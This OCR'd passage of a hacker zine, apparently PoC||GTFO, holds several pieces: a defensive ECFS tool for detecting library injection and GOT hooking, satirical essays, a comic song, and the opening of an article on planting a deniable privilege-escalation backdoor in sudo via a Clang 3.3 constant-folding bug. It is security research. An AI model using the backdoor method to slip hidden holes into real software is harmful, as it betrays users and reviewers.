  for (i = 0; i < ret; i++) {
    if (pltgot[i].got_entry_va != pltgot[i].shl_entry_va
        && pltgot[i].got_entry_va != pltgot[i].plt_entry_va)
      printf("[!] Found PLT/GOT hook, function 'name' is pointing"
             " at %lx instead of %lx\n",
             pltgot[i].got_entry_va,
             evil_addr = pltgot[i].shl_entry_va);
  }
  ret = get_dynamic_symbols(desc, &dsyms);
  for (i = 0; i < ret; i++) {
    if (dsyms[i].symval == evil_addr) {
      printf("[!] %lx corresponds to hijacked function: %s\n",
             dsyms[i].symval,&dsyms[i].strtab[dsyms[i].nameoffset]);
      break;
    }
  }
}
```

This program analyzes an ecfs-core file and detects both shared library injection and PLT/GOT hooking used for function hijack-

ing. Let's now run it on our ECFS file.

```
$ ./detect_dll_infection host.10710
[!] Found malicously injected shared library: evil_lib.so.text
[!] Found PLT/GOT hook, function 'name' is pointing at 7fb0358c3767
     instead of 300106edb0
[!] 300106edb0 corresponds to hijacked function: fgets
```


With just simple forty lines of C code, we have an advanced detection tool capable of detecting an advanced memory infection technique, commonly used by attackers to backdoor a system with a rootkit or virus.

In Closing

If you liked this paper and are interested in using or contributing to ECFS, feel free to contact me. It will be made available to the public in the near future.[39]

Shouts to Orangetoaster, Baron, Mothra, Dk, Sirus, and Per for ideas, support and feedback regarding this project.

[39] http://github.com/elfmaster/ecfs




THE ALGORITHM SEES THE INTERNET THE WAY DMITRY SKLYAROV SEES A POORLY ENCRYPTED DRM FILE.
Every time you cough, a hunk of code or a piece of some obscure url comes shooting out. You can't see it, but it's there. Probably there is some on your shoes. A little string of binary code, or maybe the "r" and "g" from a dot org, right there on your burgundy cap-toes. The reason is that you're drowning in a sea of information. Heed not the worrisome findings of the recent ODP coastline study—by the time glacial melt brings the ocean to your doorstep, your lungs will already be full of html.
WE DON'T HAVE TO TELL YOU THE WORLD WIDE WEB IS AN ANARCHIC FORM OF POPULIST HYPERMEDIA.
But we WILL tell you it's a hypertext corpus of unfathomable intricacy, and it's expanding faster than a flat universe in a cosmologically significant vacuum energy density. For the love of Gödel, just look at the thing! Millions of participants with as many agendas, cranking out hyperlinked content like there's no tomorrow. In fact, at this rate, the disappearance of tomorrow, or at least a universally accepted definition thereof, is actually a valid concern.
SEARCH IS AN UNDERSTATEMENT. ODYSSEAN QUEST IS MORE LIKE IT.
So how are you supposed to find anything in this great roiling miasma of ones and zeros? Text-based searches are not so good. If you believe otherwise, consider the word facial. A search engine that takes nothing more than the word itself into account will return
A=
textually consistent but conceptually scattered results. On one end of the facial spectrum, there's a mud mask. The other kind of facial, well...as anyone who rolls sans adult filter can attest, it's a different deal altogether. Look, even if you do manage to cluster a word into five different meanings, there's still the fact that each individual meaning yields nearly infinite search results. And a quindecillion divided by five is still two hundred quattuordecillion.
ALL OF A SUDDEN, "WHO KNOWS?" IS AN ASTUTE QUESTION.
Searching the Internet, it turns out, is not much different from searching the real world. The best thing to do is ask someone who knows. An authority on the subject. But who are the authorities, and what qualifies them as such in the first place? A Web page can't just declare itself an authority. If authority could be generated endogenously, Louis de Branges would have verified his own proof of the Riemann Hypothesis. Neither should authority be conferred from one page to another. This means you'd be OK letting Herman Mudgett pick your primary care guy. Last in the triumvirate of really-bad-ways-to-determine-authority is the notion of popularity. Surprisingly, this is the method employed by today's most widely used search engines. They find sites with the most links and present them as authorities. This is roughly analogous to handing the Fields Medal to your high school homecoming queen.
THE ANSWER CAME FROM BOOKS. WEIRD.
So what's the solution to search? While computer science was trying to coax an answer from its collective hard drive, it was sitting right there in the stacks all along. Who could have guessed that when Eugene Garfield went all bibliometric and devised a system to find out how much a journal mattered by counting the number of times that journal was cited in other publications, he consciously invented the beginnings of a system that might work in search. Then Gabriel Pinski and Francis Narin took it a step further by suggesting some citations should carry more weight than others, and let's face it, being cited in the Spring '96 issue of Social Text (pages 217–252, to be precise) isn't exactly a literary feather in your cap. But taking into account the quality of citations is only half the answer in search.
Because compared to the neatly governed world of scientific publishing, the Internet is completely insane. Fluid. Volatile. Heterogeneous. Awash in anonymity. Replete with conflicting agendas. So counting inbound links isn't enough. Not even close. To search effectively in these circumstances, you have to don some serious math goggles and take a look at the big picture.
THE ALGORITHM SEES GALAXIES, BUT IT'S BLIND AS A BAT.
The heavy hitters of search all use the same mathematically myopic approach—counting links back to authoritative Web pages. But the only way to tall what's really going on is to take a step back and look for patterns in the sites that point back to authorities. And when you do, you quickly see that there is another layer to the puzzle—sites that point to more than one authority, or hub pages, if you will. These hubs and their surrounding authorities form little galaxies of relevant information, something that makes the hair stand up on the back of any self-respecting searchophile's neck. It's the difference between checking out the Big Dipper from a lawn chair in your back yard and peering into Fornax with Hubble's Ultra Deep Field. But an algorithm that could detect these galaxies would be virtually impossible to pull off, since it would have to assess both inbound and outbound information, and continually calculate the relationship between the two, in real time.
THE ALGORITHM IS RELATIVELY SIMPLE, IF YOU'RE SOME KIND OF SAVANT.
It works like this. For each search query, an index G of Web pages is found. For each page p, you associate a non-negative authority weight a(p) and a non-negative hub weight h(p). This will lead you to the rather obvious conclusion that when p points to lots of pages with big a values, it should get a big h value (inverse weighted popularity). And when p is pointed to by lots of pages with big h values, it should get a big a value (weighted popularity). From here, you simply fire up an iterative singular value decomposition operation and wrap things up by banging out an orthonormal basis of eigenspace for each and obtaining the eigenvectors for the matrices in question. That's it.
IT'S A GOOD THING ROBERT FROST NEVER WROTE AN ALGORITHM.
Taking the road less traveled is fine if you're stumbling around the New England countryside, being whimsical or whatever. But when you're searching online, that kind of thing gets you eaten by wolves. Because dismissing where others have gone can quickly get you lost in a forest of irrelevant results. But while you are learning from the Algorithm, the Algorithm is learning too. It studies the way anonymous groups of users search and forms an aggregate view of which results those users find the most valuable. This sends relevance through the roof and gets you to your desired destination without the slightest hint of lupine intercession. Sure, "The Road Traveled Every Five Minutes" would make a lousy poem, but it makes a gorgeous piece of code.
THE ALGORITHM APPROACHES ARTIFICIAL INTELLIGENCE, BUT IT HAS NOTHING AGAINST PEOPLE NAMED SARAH CONNOR.
Yes, the Algorithm is an omniscient, evolving organism devoid of all feeling, but in no way should this freak you out. In fact, it's cause for celebration. Because the Algorithm comes in peace. It's here to revolutionize search by identifying a topic, finding experts on that topic and assessing the popularity of pages among those experts, simultaneously, in the blink of an eye, whenever you want. It's here to narrow or expand your search based on concept—something no other search engine can do. Never again will you wade into the perpetually updated, subject-centric world of blogs without technology that actually comprehends subjects. The Algorithm knows that Usher Syndrome is transmitted by an autosomal recessive gene, not a subwoofer. And never again will you get "results" consisting merely of ten blue links, rather than the rich aggregate of images, video, conceptually related search topics and pure expert insight the Algorithm delivers.
THE ALGORITHM UNDERSTANDS THAT COLLECTIVE WISDOM IS NOT NECESSARILY COLLECTED FROM EVERYONE.
Based solely on the number of participants, the Web is undoubtedly the world's largest source of pure wisdom. But this doesn't mean there is wisdom inherent in every participant or every page. The Algorithm is acutely aware of this. It realizes that somewhere between James Surowiecki's The Wisdom of Crowds and Charles Mackay's Madness of Crowds lies the sweet spot. It sees everything but knows just what to look for. It scours the convoluted expanses of cyberspace and brings back an instantaneous convergence of wisdom collected, waiting for the day you're ready.
Ask
THE ALGORITHM

7:9 Bambaata speaks from the past.

by Count Bambaata, Senior NASCAR Correspondent

> "Myths and legends die hard in America. We love them for the extra dimension they provide, the illusion of near–infinite possibility to erase the narrow confines of most men's reality. Weird heroes and mould–breaking champions exist as living proof to those who need it that the tyranny of 'the rat race' is not yet final."
>
> *Gonzo Papers, Vol. 1: The Great Shark Hunt: Strange Tales from a Strange Time*, Hunter S. Thompson, 1979.

It's been an interesting ride for someone who has witnessed nearly all of the perspectives and colliding philosophies of the computer security practice. Having met professionals and enthusiasts of other fields of knowledge built upon the foundations of scientific work, I could say few other industries are as swarmed with swine and snake oil salesmen as computer security. I guess the medium lends itself to such delusions of self–worth and importance. Behind a screen, where you can't see the white of the eyes of the people you interact with, anything is possible.

It doesn't help it that, deprived of other values as important as human contact, true friendship and uninterested genuine camaraderie, fame and financial success dictate the worth of the individual. Far from being the essence of the so–called American dream, where the individual succeeds thanks to persistence and true innovation, in computer security, and more specifically, in the area of security I will be addressing in this letter, success comes from becoming a virtual merchant of vacuum and nothingness, charging a commission for doing absolutely nothing, bringing absolutely no innovation, unfortunately at tax payers expense, as we will see later. An economy built upon the

mistakes of others, staying afloat only so as long as such mistakes are never addressed and true solutions remain undeveloped and underutilized.

Going back to the early 2000s, there were two major perspectives on publication and distribution of security vulnerabilities. On one side, those against it, not for economic reasons but a philosophy taking from the times when "hacking" actually meant to hack, not for publicity or profit, but curiosity and technical prowess. These "black hats" perhaps represented the last remnants of a waning trend of detesting the widely extended practice of capitalizing security vulnerabilities in a perpetual state of fear and confusion taking advantage of the (then mostly) ignorant user base of networked computers. Opposing them, a large mob in the industry proclaimed the benefits and legitimacy of "full" and "responsible" disclosure. These individuals claimed the right moral choice was to make information about exploitation of vulnerabilities (and the flaws themselves) publicly available.

They were eager to call out "black hats" with disdain, as dangerous amoral people whose intentions ranged from everything between stealing banking credentials, spreading viruses or, well, fucking children if they ran out of expletives and serious sounding accusations for the press. No accusation was too farfetched. Underneath, an entire network of consulting firms thrived on the culture of fear carefully built with hype. Techniques and vulnerabilities known to the anti–disclosure community for years surfaced, leading to events such as the swift sweep of format string vulnerabilities that led to a bug class nearly phasing out of existence within less than two years. Back then, some of the members of the industry were able to market IDS products to customers keeping a straight face. And the swine only got better at that game.

As much as groups such as Anonymous and others have prosti-

tuted whatever was left of that original "antisecurity" community and its philosophy, whose purpose had nothing to do with achieving fame out of proclaiming themselves as some sort of armchair bourgeoisie revolutionaries, today the landscape is, if you pardon the expression, hilarious. Fast forward to a post–9/11 America, with the equities problem (COMSEC versus SIGINT) leaning to the side of SIGINT. The consulting houses from the old days and a swarm of new small shops appeared in the radar to supply a niche necessity created as an attempt to address the systematic compromise and ravaging of defense industry corporations and federal government networks.

Welcome to the vulnerability market. Flock after flock of vultures fly in circles in a market where obscurity, secrecy and true loyalty are no longer desirable traits, but handicaps. If you are discreet, and remain silent and isolated from the other "players," the buyers will play you out. In a strange mix of publicity hogs and uncleared greed–crazed freaks, middlemen thrive as the intelligence community desperately tries to address the fact that we are lagging a decade behind the people ravaging our systems, gooks and otherwise. Middlemen provide a much needed layer of separation, while hundreds of thousands of dollars, amounting up to millions, are spent without congressional supervision. Anything goes with the market. Individuals who would never be accepted to participate in any kind of national security–impacting activities live lavish lifestyles, dope addled and confident that their business goes undisturbed. Quite simply, these opportunistic swindlers are hustling the buck while the status quo remains unaffected. Just to name one example, Cisco has had its intellectual property stolen several times. Of those compromises, none involving "black hats" resulted in its technology magically appearing at Huawei headquarters. Picture a pubescent 25 year old Chinese virgin incessantly removing "PROPRIETARY" copy-


right banners from Cisco IOS source, as he laughs hysterically slurping up noodles from a ramen shake n' bake cup. The tale of Abdul Qadeer Khan, or a certain crown corporation, are lullabies compared to the untold stories that, quite probably, some day will be declassified for our grandsons to read, provided that full–blown Idiocracy hasn't ensued, and (excuse the language), nobody gives a flying fuck anymore.

Let's gaze back at the past, something is wrong here. Where did the responsible disclosure geeks go? It was a majestic party. Everyone was having a ball. Suddenly, everyone left and nobody bothered to clean the mess. Perhaps they found a new spiritual path, retiring to a tranquil life enjoying the fruits of the late 1990s and early to mid 2000s, carefree and happy to leave the snake oil salesman life behind. Did they take vows of poverty, donating all they had to the Salvation Army, or the Dalai Lama, then leaving for Bhutan? Not quite. Please, let me, your humble host, guide you to Crook Planet. It's a strange place. I used to like it in here. Where I come from, they say when you earn someone's trust and friendship, it's a lifelong deal. You break it, and you wish you had never been friends with the poor bastard. In a way, it is better to be wronged by someone you don't know than being played by someone you considered "a friend." The word has reasonably dropped value these days. It's short of meaning "someone I hang out with, can get reasonably drunk with, but that's about it." A long time ago, a friend and mentor told me a real friend is the calm guy bothering himself to go visit you in jail. Everyone else bails out. But that fellow goes there. Like a grandmother, without the weeping. You shake hands. Share a few old stories. Implicitly, you know he's your only chance. But we're drifting slightly from our route. Crook Planet, it was. Yes.

If you were wondering where all those ethical evangelists of the responsible disclosure creed went, well, wonder no more. They've

gone silent, because that's where the dough is at. Keeping silent. Not among them, despite the NDAs in place, because they know that remaining silent, makes them vulnerable when facing buyers. There is irony about the turns of history. Here we are, trading mechanisms and tools to subvert technology, when years ago we considered their publication perfectly valid. And there is a need for offensive capabilities. Are American corporations and its federal government under attack? Yes, they are. Does the market, as it is lined out right now, help the tradecraft and improve the status quo? No, it doesn't. But millions are plunging into the pockets of people whose interest, was, is and will always be that we, including the government, remain insecure. People have developed defensive technology that can render certain paths of abuse completely unreliable. The reaction of the greed–crazed freaks in the market, which I and others in similar positions have on record, ranged from negative to cocky. ("It will drive up the prices, good for us.") Well, you greedy swine, this was never about the money. At least, it wasn't for me. The kind of offensive capabilities I and my company developed could have netted us immense return on investment if used illegally. And so would yours.

The crude truth is that, by current market prices, they don't even come close to the risk–reward equation our adversaries have. Whether it is sixty thousand or a quarter million for an exploit yielding high privilege access to a modern operating system, the price is still dramatically ridiculous if compared to the value of



the intelligence and trade secrets that can be stolen from domestic corporations and the government itself. The market fails to address any of the problems we face today, while it creates a very real threat. Are we protecting ourselves against the exploits being traded among different agencies and defense contractors? Not a chance. We could see offensive security as the realm of smart men, whose greed exceeded their talents, and made them shit in their own nests. Those teenagers who were shrugged off by the industry in the early 2000s (despite the fact that they managed to publish personal information of industry professionals and routinely compromised their systems, assumed to be, at the very least, slightly more secure than those of the laymen) compromised Fortune 50 corporations and obtained trade secrets ranging from proprietary operating system source code to design documents. For free, at zero cost. The first hackers unlocking the Apple iPhone had proprietary schematics of Samsung devices. Today, you can acquire the schematics of any phone in the markets of Shenzhen, China. The most public cases of "whistle blowers" have been individuals with top level clearances. As wave after wave of swine beat on their chests and chant patriotic lures, they salivate for a piece of the defense budget, hoping policy never changes. The problem, clearly, isn't the need for offensive capabilities. They are necessary. The Cold War never quite went cold. What we don't need, though, is swine playing the prom queens for us. Because it is only a matter of time until this entire clusterfuck of a party backfires on us, and it's going to be an interesting crash landing when they start dodging the liabilities. These people do not care about the status quo. They are milking the cow, for as long as it lasts, just like it happened when disclosing information had any sizable "return on investment." Once the hush money goes away, they might as well go back to the old tale of responsible disclosure. Crook Planet is

also Turncoat Planet.

Everyone is willing to remain silent, for a fee. Developing security mitigations to protect both the defense industry and the layman is frowned upon. Talking about the market is frowned upon. Disclosing that former "ethical security researchers" are in it and silent for the big bucks is frowned upon. Acknowledging that the adversary is ahead of us because we are greedy swine hustling for tax payers' money is frowned upon. It's all bad for "business." This hyped up "cyber war" of sorts, unless we do something about it, and do it now, is going to be about as successful as the "War on Drugs" and the "War on Terror." Billions going into the deep pockets of people whose creed is green, and made out of dollar bills, but are too dumb to figure out, that in the scheme of things, they are their (and our) own worst enemies.

So much for sworn commitment to defend the Constitution and laws of the United States against all enemies, foreign and... Domestic? For a fee. Thankfully, the federal government and its institutions aren't exclusively packed with swine and salesmen. There are also good people, no different than you or me, whose goal is to help their fellow men. Baudrillard called America "the last primitive society on Earth." A society capable of swift change, of both great and depraved actions. Like good ole' Hunter said, "In a nation run by swine, all pigs are upward–mobile and the rest of us are fucked until we can put our acts together: Not necessarily to Win, but mainly to keep from Losing Completely." We better get this act together, soon.


I have managed to arrive at this point still remaining a gentleman. No names were called out. But if something happened, if I had the wrong hunch, professionally or personally, if I was disturbed in any way, or those whom are dear to me, let it be clear enough, that I'm not driven by wealth nor power, and even

though I've never supported organizations like Wikileaks,[40] I'm this fucking close to picking up a phone and slipping letters into mail boxes.

All these years, when companies such as Microsoft created databases filled with files on the scene (thanks to their "Outreach" program, a theme park version of a COINTELPRO), and contractors and firms did the same, my own files grew in size, not with gossip, but a very different kind of dirt. "To live outside the law you must be honest," as the Dylan song goes.

The question is: are we feeling lucky? Well... Are we?

Sincerely yours,



Count Bambaata, Head of the
Department of Swine Slaughtering and
Angry Letters Filled With Expletives

[40] With their eerie fixation on demonizing America, as much as we owe domestic swine for letting them have any dirt in first place, let's not confuse things here and dodge the blame.

7:11 Cyber Criminal's Song

Arranged for an Anonymized Voice and the HN chorus
by Ben Nagy
(with abject apologies to G&S)

I am the very model of modern Cybercriminal
I've knowledge hypothetical that's technical and chemical
And conduct most becoming, both grammatical and ethical!

I build my site with PHP so coders are replaceable
I keep it all behind, like, seven proxies and a firewall
And Tor is such secure so wow - my webs are much unbreakable!
I'm careful with my secret life, I haven't told a single soul
(Except three guys on Xbox Live and Chad whose .torrc I stole)

[CHORUS]
SERIOUSLY, THANKS CHAD, THAT CONFIG IS TOTALLY SWEEET

My cash is stored in bitcoin, the transactions are untraceable
I read on Hacker News that the cryptography's exceptional
And so, on matters technical, theoretical, and chemical
I am the very model of modern Cybercriminal!

I'm totes well versed in Haskell and I love the lambda calculus
I know Actionscript and Coffeescript and XML and CSS
And OCaml and Rust and D and Clojure plus some Common LISP
My daring Cyberlife is like The Matrix with a modern twist!
(But to stay close the metal I prefer to roll with node.js)

[CHORUS]
TO STAY CLOSE TO THE METAL WE PREFER TO ROLL ON NODE JSSSSSS

For matters pharmaceutical I'm well researched on Erowid
From Aderall to Zolpidem and Dexedrine to Dicodid
From re-uptake inhibitors to analgesic opioids
I know the pharmacology of all the drugs the world enjoys
Good Sir, in fields theoretical, chemical, and technical
I am the very model of modern Cybercriminal!

I downloaded all five seasons of The Wire from The Pirate Bay
And studied all their OPSEC and legalities of what to say
If interviewed by cops and, well, I must admit it's child's play
How do these people make mistakes? Such staggering naïveté!

[CHORUS]
WE'D NEVER MAKE SUCH NOOB MISTAKES WE LAUGH AT YOUR NAÏVETÉ

7:11 Cyber Criminal's Song *by Ben Nagy*

My records are impeccable, I keep them all in triplicate
I know what day I paid for my new Tesla or my contract hits
I run GNUCash on Linux my finances are so intricate
And all backed up to Google Docs which makes me a Cloud Syndicate.


[CHORUS]
WE'RE REALLY VERY SORRY BUT WELL ACTUALLY IT'S GNU/LINUX

Then, I can quote Sun Tzu or Nietzsche highlights from the Internet
My strategies are therefore quite profound much like my intellect
Yes, for all things theoretical, technical and chemical
I am the very model of a modern Cybercriminal!

In fact, when I know what is meant by "cover" and "concealment"
When I can keep my Facebook, Yelp and Tinder in a compartment
Or when I know the difference 'tween a public and a private key
Stop logging in to check my recent sales from the library
When I can keep my mouth shut in a bar just momentarily
In short, when I have frankly any skills that go beyond my screen
You'll say no better Cybercriminal the world has ever seen!

Though criminally weak, you'll find I'm plucky and adventury
And though my reading starts at the beginning of the century
On matters theoretical, technical and chemical
I am totally the model of a modern Cybercriminal!

[CHORUS]
THE VERY VERY MODEL OF THE MODERN CYBER CRIMINAL!



8 As Exploits sit Lonely, Forgotten on the Shelf Your Friendly Neighbors at PoC||GTFO Proudly Present Pastor Manul Laphroaig's Export-Controlled Church Newsletter

8:1 Please stand; now, please be seated.

PoC||GTFO 8:2 contains our own Pastor Manul Laphroaig's rant on the recent Wassenaar amendments, which will one day have us all burned as witches.

In PoC||GTFO 8:3, Scott Bauer, Pascal Cuoq, and John Regehr present a backdoored version of `sudo`, but why should we give a damn whether anyone can backdoor such an application? Well, these fine neighbors abuse a pre-existing bug in CLANG that snuck past seventeen thousand assertions. Thus, the backdoor in their version of `sudo` *provably doesn't exist* until after compilation with a particular compiler. Ain't that clever?

In PoC||GTFO 8:4, Travis Goodspeed and his neighbor Muur

present fancy variants of digital shortwave radio protocols. They hide text in the null bits between PSK31 letters and in the space between RTTY bytes. Just for fun, they also transmit Morse code from 100 Mbit Ethernet to a nearby shortwave receiver!

It's common practice in some IT departments to use a Mouse Jiggler, such as the Weibetech MJ-3, to keep a screensaver from password protecting a seized computer while waiting for a forensic analyst. Mickey Shkatov took one of these doodads apart, and in PoC||GTFO 8:5 he shows how to reprogram one.

In PoC||GTFO 8:6, DJ Capelis and Daniel Bittman present a hypervisor exploit that was unwanted by the academic publishers. As our Right Reverend has better taste than the Unseen Academics, we happily scooped up their neighborly submission for you, our dear reader.

Saumil Shah says that a good exploit is one that is delivered in style, and Bukowski says that style is the answer to everything, a fresh way to approach a dull or dangerous thing. In PoC||GTFO 8:7, Saumil presents us with tricks for encoding

browser exploits as image files. Saumil has style.

Back in the days of Visual Basic 6, there was a directive, `on error resume next`, that instructed the interpreter to ignore any errors. Syntax error? Divide by zero? Wrong number of parameters? No problem, the program would keep running, the interpreter doing its very best to do *something* with the hideous mess of spaghetti code that VB programmers are famous for. In PoC||GTFO 8:8, Jeffball from DC949 commits the criminal act of porting this behavior to C on Linux.

In PoC||GTFO 8:9, Tommy Brixton sings a heartbreaking classic, Unbrick My Part!

In PoC||GTFO 8:10, JP Aumasson talks about those fancy NUMS—Nothing Up My Sleeve—numbers. He keeps a lot of them up his sleeves.

In PoC||GTFO 8:11, Russell Handorf teaches us how to build a Wireless CTF on the cheap, broadcasting a number of different protocols through Direct Digital Synthesis on a Raspberry Pi.

In PoC||GTFO 8:12, Philippe Teuwen explains how he made this PDF into a polyglot able to secure your communications by encrypting plain English into—wait for it—plain English!

8:2 Witches, Warlocks, and Wassenaar

by Manul Laphroaig

Gather round, neighbors!

Neighbors, I said, but perhaps I should have called you fellow witches, warlocks, arms dealers, and other purveyors of heretic computation. For our pursuits have been weighed, measured, and found wanting for whatever it is these days that still allows people of skill to pursue that skill without mandatory oversight. Now our carefree days of bewitching our neighbors' cattle and dairy products are drawing to a close; our very conversation is a weapon and must, for our own good, be exercised under the responsible control of our moral betters.

And what is our witchcraft, the skill so dire that these said betters have girt themselves to *"regulate your shady industry out of existence"*? Why, it's apparently our mystical and ominous ability to write programs that create *"modification of the standard execution path of a program or process in order to allow the execution of externally provided instructions."* We speak secret and terrible words, and these make our neighbors' softwares suddenly and unexpectedly lose their virtue. The evil we conjure congeals out of the thin air; never mind the neglect and the feeble excuses that whatever causes the plague will not be burned with the witch.

Come to think of it, rarely a suspected witch or a warlock have had the case against them laid out in such a crisp definition. Indeed, the days of *spectral evidence* are over and done; now the accused can be confronted with an execution trace! The judgment may pass you over if you claim the sanctuary of your craft being limited to Hypervisors, Debuggers, Reverse Engineering Tools, or—surprise, surprise!—DRM; for these are what a good wizard is allowed to exercise. However, dare to deviate into *"proprietary*

research on the vulnerabilities and exploitation of computers and network-capable devices," and your goose is cooked, and so are your *"items that have or support rootkit or zero-day exploit capabilities."*[1]

Heretics as we are, we turn our baleful and envious eye towards the hallowed halls of science. Behold, here are a people under a curious spell: they *must* talk of things that are not yet known to their multitudes—that which we call "zero-day"—or they will not be listened to by their peers. Indeed, what we call "zero-day" they call a "discovery," or simply a "publication." It's weird how advancement among them is meant to be predicated on the number of these "zero-day" results they can discover and publish;

[1] Wassenaar Arrangement 2013 Plenary Agreements, Federal Register 2015-11642.

and they are free to pursue this discovery for either public and private ends after a few distinguished "zero-days" are published and noted.

What a happy, idyllic picture! It might or might not have been helped by the fact that those sovereigns who went after the weird people in robes tended to be surprised by other sovereigns who had the fancy to leave them alone and to occasionally listen to their babbling. But, neighbors, this lesson took centuries, and anyway, do we have any goddamn robes? No, we only have those stupid balaklavas we put on when we sit down to our kind of

computing, and that doesn't really count.

Ah, but can't we adopt robes too, or at least just publish everything we do right away,[2] to seek the protection of the "publish or perish" magic that has been working so well for the people who use the same computers we do but pay to present their papers at their conferences? Well, so long as we are able to ditch our proprietary tools and switch to those that mysteriously stop compiling after their leading author has graduated—and what could go wrong? After all, it's mere engineering detail that the private startups and independent researchers ever provide to a scientific discipline, and they could surely do it on graduate student salaries instead!

But, a reasonable voice would remind us, not all is lost. Our basic witchcraft is safe, for the devilish "*intrusion software,*" our literal spells and covenants with the Devil, is not in fact to be controlled! We are free to exchange those so long as we mean to do good works with them and eventually share them with our betters or the public. It's only the means of "generating" the new spells that must be watched; it's only methods to "develop" the new knowledge that you will get in trouble for. Indeed, our precious weird programs are safe, it's only *the programs to write these programs* that will put you under the witches' hammer of scrutiny. We have been saved, neighbors—or have we?

I don't know, neighbors. Among the patron saints of our craft we distinguish the one who invented programs that write programs, and, incidentally, filed the first bug (if somewhat squashed in the process), and the one whose Turing award speech was about exploiting such programs—so important and invisible in our trust they have become, so fast. We spend hours to auto-

[2] Affording the time for proper peer review, of course, that is, the time for the random selection of peers to catch up with what one is doing. But what's a year or two on the grand Internet scale of things, eh?

mate tasks that would take minutes; we grow by making what was an arcane art of the few accessible to many, through tools that make the unseen observable and then transparent.

Of all the tool-making species, we might be the most devoted to our tools, tolerating no obscurity and abhorring impenetrable abstraction layers left so "for our own benefit." And yet it is this toolmaking spirit that we must surrender to scrutiny and a regime of prior permission—or else.

Is it merely a coincidence that the inventor of the compiler is also credited with "It is much easier to apologize than it is to get permission"? Apparently, there were the times when this method worked; we'll have to see if it sways the would-be inquisitors into our craft of heretical computations.

Thank you kindly,
—PML

8:3 Deniable Backdoors from Compiler Bugs

by Scott Bauer, Pascal Cuoq, and John Regehr

Do compiler bugs cause computer software to become insecure? We don't believe this happens very often in the wild because (1) most code is not miscompiled and (2) most code is not security-critical. In this article we address a different situation; we'll play an adversary who takes advantage of a naturally occurring compiler bug.

Do production-quality compilers have bugs? They sure do. Compilers are constantly evolving to improve support for new language standards, new platforms, and new optimizations; the resulting code churn guarantees the presence of numerous bugs. GCC currently has about 3,200 open bugs of priority P1, P2, or P3. (But keep in mind that many of these aren't going to cause a miscompilation.) The invariants governing compiler-internal data structures are some of the most complex that we know of. They are aggressively guarded by assertions, roughly 11,000 in GCC and 17,000 in LLVM. Even so, problems slip through.

How should we go about finding a compiler bug to exploit? One

way would be to cruise an open source compiler's bug database. A sneakier alternative is to find new bugs using a fuzzer. A few years ago, we spent a lot of time fuzzing GCC and LLVM, but we reported those bugs—hundreds of them!—instead of saving them for backdoors. These compilers are now highly resistant to Csmith (our fuzzer), but one of the fun things about fuzzing is that every new tool tends to find different bugs. This has been demonstrated recently by running `afl-fuzz` against Clang.[3] A final way to get good compiler bugs is to introduce them ourselves by submitting bad patches. As that results in a "Trusting Trust" situation where almost anything is possible, we won't consider it further.

So let's build a backdoor! The best way to do this is in two stages, first identifying a suitable bug in the compiler for the target system, then we'll introduce a patch for the target software, causing it to trip over the compiler bug.

The sneaky thing here is that at the source code level, the patch we submit will not cause a security problem. This has two advantages. First, obviously, no amount of inspection—nor even full formal verification—of the source code will find the problem. Second, the bug can be targeted fairly specifically if our target audience is known to use a particular compiler version, compiler backend, or compiler flags. It is impossible, even in theory, for someone who doesn't have the target compiler to discover our backdoor.

Let's work an example. We'll be adding a privilege escalation bug to `sudo` version 1.8.13. The target audience for this backdoor will be people whose system compiler is Clang/LLVM 3.3, released in June 2013. The bug that we're going to use was discovered by fuzzing, though not by us. The following is the test

[3] `http://permalink.gmane.org/gmane.comp.compilers.llvm.devel/79491`

case submitted with this bug.[4]

```
int x = 1;
int main(void) {
  if (5 % (3 * x) + 2 != 4)
    __builtin_abort();
  return 0;
}
```

According to the C language standard, this program should exit normally, but with the right compiler version, it doesn't!

```
$ clang -v
clang version 3.3 (tags/RELEASE_33/final)
Target: x86_64-unknown-linux-gnu
Thread model: posix
$ clang -O bug.c
$ ./a.out
Aborted
```

Is this a good bug for an adversary to use as the basis for a backdoor? On the plus side, it executes early in the compiler—in the constant folding logic—so it can be easily and reliably triggered across a range of optimization levels and target platforms. On the unfortunate hand, the test case from the bug report really does seem to be minimal. All of those operations are necessary to trigger the bug, so we'll need to either find a very similar pattern in the system being attacked or else make an excuse to introduce it. We'll take the second option.

